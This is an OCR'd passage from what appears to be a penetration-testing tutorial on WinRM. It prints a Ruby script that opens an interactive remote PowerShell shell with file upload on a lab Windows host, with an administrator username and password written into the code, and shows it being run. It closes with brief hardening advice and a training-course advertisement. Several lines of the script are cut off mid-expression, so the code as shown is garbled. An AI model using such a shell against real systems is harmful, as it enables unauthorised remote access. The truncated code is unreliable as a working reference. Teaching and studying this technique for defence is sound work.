
We need to modify this script by giving a valid username, password and endpoint.

```
cat winrm_shell_with_upload.rb
```

```
┌──(root㉿kali)-[~]
└─# cat winrm_shell_with_upload.rb
require 'winrm-fs'

# Author: Alamot
# To upload a file type: UPLOAD local_path remote_path
# e.g.: PS> UPLOAD myfile.txt C:\temp\myfile.txt

conn = WinRM::Connection.new(
  endpoint: 'http://192.168.31.70:5985/wsman',
  transport: :ssl,
  user: 'administrator',
  password: 'Ignite@987',
  :no_ssl_peer_verification => true
)

file_manager = WinRM::FS::FileManager.new(conn)


class String
  def tokenize
    self.
      split(/\s(?=(?:[^'"]|'[^']*'|"[^"]*")*$)/).
      select {|s| not s.empty? }.
      map {|s| s.gsub(/(^ +)|( +$)|(^["']+)|(["']+$)/,'')}
  end
end


command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        output = shell.run("-join($id,'PS ',$(whoami),'@',$env:comp
        print(output.output.chomp)
        command = gets
        if command.start_with?('UPLOAD') then
            upload_command = command.tokenize
            print("Uploading " + upload_command[1] + " to " + uploa
            file_manager.upload(upload_command[1], upload_command[2
                puts("#{bytes_copied} bytes of #{total_bytes} bytes
            end
            command = "echo `nOK`n"
        end

        output = shell.run(command) do |stdout, stderr|
            STDOUT.print(stdout)
            STDERR.print(stderr)
        end
    end
    puts("Exiting with code #{output.exitcode}")
end
```

Once we have modified the script, we can execute it using ruby.

```
ruby winrm_shell_with_upload.rb
ipconfig /all
```



Conclusion

WinRM proves highly useful in day-to-day tasks. However, if you fail to configure it properly, attackers can exploit it to gain **shell access**. Therefore, you should assign **authentication permissions** only to **trusted users**, not to everyone.

Reference:

https://infra.newerasec.com/infrastructure-testing/enumeration/services-ports/winrm

iGNITE Technologies

FOLLOW US ON *social media*

TWITTER

DISCORD

GITHUB

LINKEDIN

CONTACT US

FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux